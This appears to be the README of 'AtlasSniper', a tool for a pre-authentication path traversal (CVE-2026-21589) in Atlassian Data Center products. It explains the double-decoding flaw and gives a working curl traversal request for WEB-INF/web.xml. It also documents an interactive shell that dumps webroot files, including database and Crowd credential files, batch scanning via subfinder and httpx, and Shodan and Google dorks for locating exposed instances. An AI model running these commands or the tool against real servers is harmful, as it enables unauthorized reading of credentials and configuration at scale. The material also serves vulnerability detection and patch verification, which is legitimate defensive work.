CVE-2026-21589 detector for Atlassian Data Center webresource traversal. Pre-auth webroot file read confirm for Jira, Confluence and Bitbucket.

Pre-auth webroot file read detector for CVE-2026-21589.
Atlassian Data Center products ship a shared atlassian-plugins-webresource router. The router decodes the request URI a second time and treats :: as /. Tomcat normalizes the path only once, so a ..%3a%3a sequence survives the first pass, becomes ..:: on the second decode, and is then resolved as ../. The resolved name is handed to ServletContext.getResourceAsStream. That call is limited to the web application root. It is not an operating-system file read and it does not list directories.
A confirmed hit is an unauthenticated 200 whose body is WEB-INF/web.xml (<web-app) or Bitbucket WEB-INF/urlrewrite.xml (<urlrewrite).
| CVE | CVE-2026-21589 |
| Class | CWE-22, path traversal |
| Auth | None |
| Scope | Files inside the webapp root only |
| CVSS | 9.3 (CVSS 4.0, vendor) / 9.8 (CVSS 3.1, NVD template) |
| Fixed in | webresource 7.2.17 and 8.0.14 (isInDirectory()) |
Every Data Center build below the October 2026 security release. Server builds of the same products have no fixed release.
| Product | Introduced | Fixed |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | all current | 4.9.15 |
| Fisheye | all current | 4.9.15 |
Atlassian Cloud (*.atlassian.net) is not affected.
WEB-INF/web.xml is the proof. It is not served on a patched or unaffected instance. Extra files raise the impact, they are not required for the report.
| File | Why it matters |
|---|---|
WEB-INF/web.xml | Confirm. Servlet and filter map. |
WEB-INF/classes/seraph-config.xml | Login, SSO and password-policy configuration. |
WEB-INF/classes/entityengine.xml | Datasource name. JDBC password only if it was left inline. |
WEB-INF/urlrewrite.xml | Internal rewrite rules. |
WEB-INF/classes/crowd.properties | Crowd application password, when the file lives in the webroot. |
WEB-INF/classes/dbconfig.xml | Database credentials, when they were not moved to JIRA_HOME. |
crowd.properties and dbconfig.xml normally live in the product home directory, outside the webapp. A miss there is expected and does not make the finding safe. /etc/passwd is out of scope for this bug.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
Place AtlasSniper.py and AtlasSniper.jpg in this directory.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| Flag | Default | Role |
|---|---|---|
-u, --url | Single target. Scheme is optional. | |
--shell | off | Interactive shell after a single-target hit. |
-t, --threads | 10 | Workers for stdin batches. |
--timeout | 12 | Per-request timeout, seconds. |
--proxy | Upstream proxy, Burp-friendly. | |
-o, --json | Write the result list. |
Pipeline. One host per line, httpx output is accepted as-is.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server...%3a%3a is the one that survives Tomcat. Raw ..:: is kept for instances that do not normalize.sources, batch, contextbatch/js, contextbatch/css.<web-app or <urlrewrite body. Login HTML is not a hit.PATCH. Anything else with no marker is SAFE.Anchors:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
Confirm request:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
A vulnerable response starts with <?xml and contains <web-app. A patched router returns 404.
Opened only with --shell on one host, and only after VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files with no argument prints HIT or miss, status and length. files <name> prints the body. Short names resolve against the built-in list.
| Line | Meaning |
|---|---|
VULN | web.xml or urlrewrite.xml came back unauthenticated. Curl is printed under the line. |
PATCH | Product answered, every traversal probe was 404. |
SAFE | No marker. Not a confirm. |
Shodan, Data Center only:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
Hashes, in order: Jira Software, Jira Service Management, Confluence, Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlUse only on hosts you are allowed to test.









